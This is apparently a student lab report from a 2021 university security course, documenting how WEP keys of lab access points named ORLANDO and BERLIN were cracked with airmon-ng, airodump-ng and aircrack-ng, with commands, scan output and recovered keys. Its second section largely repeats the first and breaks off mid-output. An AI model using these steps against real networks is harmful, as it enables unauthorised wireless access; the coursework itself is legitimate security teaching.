INFSCI 1600 Security and Privacy

Fall Semester 2021

Jonathan Azcona, jka27@pitt.edu

10 November 2021


Project 3 Part 1 - Wifi Hacking Project

Section 1: Report on exploiting ORLANDO AP

1.1 The bssid for ORLANDO is _**14:91:82:DB:D3:A6**_ .
1.2 The channel for ORLANDO is __**157**__ .
1.3 The vendor of ORLANDO is _**Belkin International Inc**_ .
1.4 The HEX key (a.k.a. password) for ORLANDO is _**21:21:21:21:2**1 _ .
1.5 This attack took me/us _**2**_ hours to perform.
1.6 Step-by-step documentation of how you performed the exploitation

The first part of this project was to learn how to use airmon-ng and airodump. These two commands are given to us through the videos provided by the professor and I also searched for it on google. We also needed to check whether my virtual machine was connected to the right adapter. To check this, I put the command "airmon-ng" onto the command terminal in figure 1.


Figure 1: Airmon-ng



```
root@user10:~# airmon-ng

PHY     Interface       Driver          Chipset

phy0    wlan0           rt2800usb       Ralink Technology, Corp. RT5572
```

Once I found out that Ralink was the right chipset, I next ran the command, "airmon-ng start wlan0". This command allows the network to go into monitor mode. The next command that I used was "airodump-ng wlan0mon" which scans the network. I then found the ESSID Vancouver, the network I was trying to find as shown in Figure 2.


Figure 2: Monitor mode



```
root@user10:~# airmon-ng start wlan0

Found 3 processes that could cause trouble.
If airodump-ng, aireplay-ng or airtun-ng stops working after
a short period of time, you may want to run 'airmon-ng check kill'

  PID Name
  441 NetworkManager
  697 wpa_supplicant
  704 dhclient

PHY     Interface       Driver          Chipset

phy0    wlan0           rt2800usb       Ralink Technology, Corp. RT5572

                (mac80211 monitor mode vif enabled for [phy0]wlan0 on [phy0]wlan0mon)
                (mac80211 station mode vif disabled for [phy0]wlan0)
```


After watching videos and researching online, the way to start scanning for networks is to use the command, “airmon-ng wlan0mon” in figure 3. Here with this command, I found Vancouver’s information such as BSSID, CH, and ESSID. To find the other APs, you have to type in “airodump-ng wlan0mon -ba”. The “-ba” command attaches to the command the types of bands to search for. For Berlin and Orlando’s AP, I appended “-ba” and found it in figure 4.

Figure 3: Airmon-ng wlan0mon



```
 CH  4 ][ Elapsed: 3 mins ][ 2021-11-09 14:05 ][ paused output

 BSSID              PWR  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

 C2:A5:11:C2:C0:91  -15       21        3    0  11  54e. WPA2 CCMP   PSK  POPSEE
 C6:A5:11:C2:C0:91  -16       20        0    0  11  54e. WPA2 CCMP   PSK  <length:  0>
 4E:84:6A:0F:CF:F6  -24       45        0    0   2  54e. WPA2 CCMP   PSK  <length:  0>
 3C:84:6A:0F:CF:F6  -24       40        0    0   2  54e. WPA2 CCMP   PSK  VPN
 E4:C3:2A:D5:1E:B8  -25       42        1    0   6  54e  WEP  WEP         Casablanca
 E6:C3:2A:D5:1E:B8  -27       39        0    0   6  54e  WPA2 CCMP   PSK  Vegas
 B2:BE:76:08:BE:0C  -28       41        0    0   9  54e. WPA2 CCMP   PSK  Vancouver
 B0:BE:76:08:BE:0C  -28       41        0    0   9  54e. WEP  WEP         Rome
 6C:70:9F:DE:CD:48  -29       39       31    0   1  54e  WPA2 CCMP   PSK  RED
 48:4B:D4:21:C9:5B  -38       37       21    0  11  54e  WPA2 CCMP   PSK  Krypt
 14:91:82:DB:D3:A4  -39       40        0    0   6  54e  WPA2 CCMP   PSK  BLK-ADMIN
 14:91:82:DB:D3:A7  -43       39        0    0   6  54   WEP  WEP         Miami
 14:91:82:DA:44:0C  -45       43        0    0   3  54e  WEP  WEP         Mykonos
 14:91:82:DA:44:0F  -45       43        0    0   3  54   WEP  WEP         40guests
 A0:04:60:0F:FF:23  -46       40        0    0   4  54e. WPA2 CCMP   PSK  rockyou.txt
 28:C6:8E:7E:95:DE  -48       18        0    0   7  54e  WPA2 CCMP   PSK  FOX1
 2A:C6:8E:7E:95:DF  -49        8        0    0   7  54e  WPA2 CCMP   PSK  FINDME
 18:1B:EB:6C:9B:E3  -82        6        0    0   6  54e. WPA2 CCMP   PSK  5JV3D
 B8:F8:53:4D:CB:A0   -1        0        2    0   1  -1   WPA              <length:  0>
```


Figure 4: Berlin and Orlando AP



```
CH 60 ][ Elapsed: 1 min ][ 2021-11-09 14:44 ][ paused output

BSSID              PWR  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

BC:A5:11:C2:C0:94  -17        5        0    0  48  54e  WPA2 CCMP   PSK  POPSEE
C2:A5:11:C2:C0:93  -29        5        0    0 157  54e  WPA2 CCMP   PSK  <length:  0>
BC:A5:11:C2:C0:93  -29        4        5    0 157  54e  WPA2 CCMP   PSK  POPSEE
6C:70:9F:DE:CD:49  -31       10        3    0  36  54e  WPA2 CCMP   PSK  RED5G
48:4B:D4:21:C9:63  -37       12        4    0  36  54e  WPA2 CCMP   PSK  Krypt-5G
48:4B:D4:21:C9:65  -37       12        0    0  -1  54e  OPN              xfinitywifi
4E:84:6A:0F:CF:F5  -37       96        0    0 161  54e  WPA2 CCMP   PSK  <length:  0>
3C:84:6A:0F:CF:F5  -38       97       12    0 161  54e  WPA2 CCMP   PSK  VPN_5G
E6:C3:2A:F5:1E:B8  -41       92        0    0 161  54e  WPA2 CCMP   PSK  Kiev
E4:C3:2A:D5:1E:BA  -41       97        7    0 161  54e  WEP  WEP         MADRID
B2:BE:76:08:BE:0B  -42       10        0    0 149  54e  WPA2 CCMP   PSK  TPL-ADMIN
B0:BE:76:08:BE:0B  -44        9      131    0 149  54e  WEP  WEP         BERLIN
2A:C6:8E:7E:95:DE  -49        4        0    0  -1  54e  WPA2 CCMP   PSK  5GHz
28:C6:8E:7E:95:DD  -49        4        0    0  -1  54e  WPA2 CCMP   PSK  BAND
14:91:82:DA:44:0E  -49       10        0    0 153  54e  WEP  WEP         SANTORINI
14:91:82:DB:D3:A6  -61       11      108    0 157  54e  WEP  WEP         ORLANDO
```

Finding the vendor for this access point was hard. I went on to search up the command to see the manufacturer and found out there was a command that exists. That command was "--manufacturer". What I did was look up those BSSIDs and turn those IDs to a website I found which was wireshark. I then used this way to find the manufacturers of those APs in Figure 5.

Figure 5: Orlando AP



Examples:

0000.0c
08:00:20
01-00-0C-CC-CC-CC
00d9.d110.21f9
01-23-45-67-89-AB-CD-EF
missouri

OUI search


14:91:82:DB:D3:A6

Results

14:91:82 Belkin International Inc.

The next step was to figure out how to scan the specific ESSID network and save that data. To do this, I typed in the command, “airodump-ng wlan0mon --bssid <mac address> -c <channel#>”. This allowed me to see how many data packets were being sent to and collected with airodump. After that, we had to save those collected packets and to do that, I appended “-w <filename>” after my previous command. The output of the command is shown below at figure 6.


Figure 6.



```
 CH 149 ][ Elapsed: 1 min ][ 2021-11-09 15:00

 BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

 B0:BE:76:08:BE:0B  -43 100      885     9901    0 149  54e  WEP  WEP         BERLIN

 BSSID              STATION            PWR   Rate    Lost    Frames  Probe

 B0:BE:76:08:BE:0B  B8:27:EB:6A:48:EB  -63   54e-54e     0     9898

root@user10:~# ls
Berlin-01.cap          Downloads               ORLANDO-01.kismet.netxml  salt3.txt
Berlin-01.csv          Music                   Pictures                  Templates
Berlin-01.kismet.csv   names.txt               Public                    Videos
Berlin-01.kismet.netxml ORLANDO-01.cap         rockyou-75.txt
Desktop                ORLANDO-01.csv          salt1.txt
Documents              ORLANDO-01.kismet.csv   salt2.txt
root@user10:~# 
```

Now that I have collected enough data, next was to crack it using the command of “aircrack-ng <filename>”. The output of the command is shown below in figure 7.

Figure 7



```
                              Aircrack-ng 1.2 rc4


                  [00:00:01] Tested 478993 keys (got 302 IVs)

  KB    depth   byte(vote)
   0    26/ 27   FC( 768) 03( 512) 09( 512) 0F( 512) 14( 512) 1B( 512)
   1    27/ 52   E6( 768) 04( 512) 0A( 512) 0C( 512) 0E( 512) 12( 512)
   2    29/  2   F9( 768) 02( 512) 06( 512) 0C( 512) 0D( 512) 0E( 512)
   3    27/  3   E5( 768) 00( 512) 03( 512) 04( 512) 07( 512) 08( 512)
   4     7/  8   D7(1024) 02( 768) 29( 768) 31( 768) 3D( 768) 41( 768)

                   KEY FOUND! [ 21:21:21:21:21 ] (ASCII: !!!!! )
      Decrypted correctly: 100%
```

1.7 A conclusion section discussing how easy/difficult your experience was

This process overall took a lot of time because of the aircrack command. At first, I tried to crack the access point with little amounts of data in which I had 5,000 packets to scan. This did not work, so I tried getting more packets to scan and collected around 10,000 packets. That also did not work. I then gathered more than 100,000 packets and that also did not work. From this point, I decided to just let it run and see how many packets I can get. I let airodump run for about 2 hours and collected a total of more than 470,000 packets of data. I then tried to crack it and I finally found it. The overall difficulty of this project was easy since much of the information did not require too much research and was easily found once you know.

Section 2: Report on exploiting BERLIN AP

2.1 The bssid for BERLIN is _ **B0:BE:76:08:BE:0B**__ .

2.2 The channel for BERLIN is __**149**___ .

2.3 The vendor of BERLIN is _**Tp-Link Technologies Co.,Ltd**__ .


2.4 The HEX key (a.k.a. password) for BERLIN is _**26:26:26:26:26:26:26:26:26:26:26:26:26**

2.5 This attack took me/us **_1_ hours_33 minutes_** to perform

2.6 Step-by-step documentation of how you performed the exploitation

To find the Berlin AP information, it is very similar to finding the Orlando AP information. The first step was to check if my adapter is still working. I put the command "airmon-ng" onto the command terminal in figure 8.


Figure 8: Airmon-ng



```
root@user10:~# airmon-ng

PHY     Interface       Driver          Chipset

phy0    wlan0           rt2800usb       Ralink Technology, Corp. RT5572
```

Once I found out that Ralink was the right chipset, I next ran the command, "airmon-ng start wlan0". This command allows the network to go into monitor mode. The next command that I used was "airodump-ng wlan0mon" which scans the network. I then found the ESSID Vancouver, the network I was trying to find as shown in Figure 9.


Figure 9: Monitor mode



```
root@user10:~# airmon-ng start wlan0

Found 3 processes that could cause trouble.
If airodump-ng, aireplay-ng or airtun-ng stops working after
a short period of time, you may want to run 'airmon-ng check kill'

  PID Name
  441 NetworkManager
  697 wpa_supplicant
  704 dhclient

PHY     Interface       Driver          Chipset

phy0    wlan0           rt2800usb       Ralink Technology, Corp. RT5572

                (mac80211 monitor mode vif enabled for [phy0]wlan0 on [phy0]wlan0mon)
                (mac80211 station mode vif disabled for [phy0]wlan0)
```


After watching videos and researching online, the way to start scanning for networks is to use the command, “airmon-ng wlan0mon” in figure 10. Here with this command, I found Vancouver’s information such as BSSID, CH, and ESSID. To find the other APs, you have to type in “airodump-ng wlan0mon -ba”. The “-ba” command attaches to the command the types of bands to search for. For Berlin and Orlando’s AP, I appended “-ba” and found it in figure 11.

Figure 10: Airmon-ng wlan0mon



```
 CH  4 ][ Elapsed: 3 mins ][ 2021-11-09 14:05 ][ paused output

 BSSID              PWR  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

 C2:A5:11:C2:C0:91  -15       21        3    0  11  54e. WPA2 CCMP   PSK  POPSEE
 C6:A5:11:C2:C0:91  -16       20        0    0  11  54e. WPA2 CCMP   PSK  <length:  0>
 4E:84:6A:0F:CF:F6  -24       45        0    0   2  54e. WPA2 CCMP   PSK  <length:  0>
 3C:84:6A:0F:CF:F6  -24       40        0    0   2  54e. WPA2 CCMP   PSK  VPN
 E4:C3:2A:D5:1E:B8  -25       42        1    0   6  54e  WEP  WEP         Casablanca
 E6:C3:2A:D5:1E:B8  -27       39        0    0   6  54e  WPA2 CCMP   PSK  Vegas
 B2:BE:76:08:BE:0C  -28       41        0    0   9  54e. WPA2 CCMP   PSK  Vancouver
 B0:BE:76:08:BE:0C  -28       41        0    0   9  54e. WEP  WEP         Rome
 6C:70:9F:DE:CD:48  -29       39       31    0   1  54e  WPA2 CCMP   PSK  RED
 48:4B:D4:21:C9:5B  -38       37       21    0  11  54e  WPA2 CCMP   PSK  Krypt
